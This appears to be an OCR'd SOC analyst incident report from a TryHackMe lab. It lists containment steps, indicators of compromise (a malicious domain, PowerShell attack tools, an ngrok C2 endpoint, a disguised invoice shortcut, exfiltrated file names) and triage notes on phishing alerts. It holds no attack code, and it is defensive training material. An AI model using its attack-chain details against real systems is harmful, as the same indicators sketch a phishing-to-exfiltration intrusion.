
1. **Immediate Containment** ○ Block all traffic to **haz4rdw4re.io** at DNS and network levels.
   - ○ Isolate the affected host **win-3450** for forensic investigation.
2. **Eradication & Recovery**
   - ○ Remove malicious files: `powercat.ps1`, `PowerView.ps1`, `exfilt8me.zip`. ○ Verify backups and restore affected files from trusted sources.
3. **Investigation** ○ Perform memory and disk forensics on the CEO's machine.
   - ○ Identify possible lateral movement or additional compromised accounts.
4. **Communication** ○ Notify affected clients about potential data exposure.
   - ○ Engage legal, compliance, and PR teams.
5. **Future Prevention** ○ Implement DNS monitoring to detect exfiltration patterns. ○ Harden email security to block malicious attachments. ○ Conduct targeted **executive-level phishing awareness training**.


List of Attack Indicators


- **Domains:**
  - ○ `haz4rdw4re.io`
- **Processes:**
  - ○ `C:\Windows\system32\nslookup.exe` ○ `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe` ○ `C:\Windows\system32\systeminfo.exe`
- **Files:**
  - ○ `C:\Users\michael.ascot\AppData\Local\Temp\5\Temp1_ImportantInvoice-Febrary.zip\invioce.pdf.lnk` ○ `C:\Users\michael.ascot\Downloads\PowerView.ps1` ○ `C:\Users\michael.ascot\Downloads\exfiltration\exfilt8me.zip` ○ `C:\Users\michael.ascot\Downloads\BitcoinWalletPasscodes.txt`
- **C2 Infrastructure:**
  - ○ `2.tcp.ngrok.io:19282`
- **Decoded Exfiltrated Files:**


- ClientPortfolioSummary.xlsx o InvestorPresentation2023.pptx











Time of Activity: timestamp: 09/22/2025 18:49:19.123

List of Related Entities:

sender: boone@hatventuresworldwide.online


recipient: miguel.odonnell@tryhatme.com


Reason for Classifying as False Positive:


Look like spam and/or phishing.Adversary trying to get user to click a link.


No attachments.

No further action needed.









Time of Activity: timestamp:

09/22/2025 18:50:19.123

List of Related Entities:

sender: maximillian@chicmillinerydesigns.de


recipient: michelle.smith@tryhatme.com


Reason for Classifying as False Positive:

Looks like a phishing attempt but lead to nothing.

Adversary trying to get user to click link and pay for "shipping" - not real.

No further action needed.





Time of Activity: timestamp:

09/22/2025 18:52:28.123

List of Related Entities: process.name:

taskhostw.exe process.pid: 3897


process.parent.pid: 3902 process.parent.name:


svchost.exe process.command_line:


taskhostw.exe NGCKeyPregen

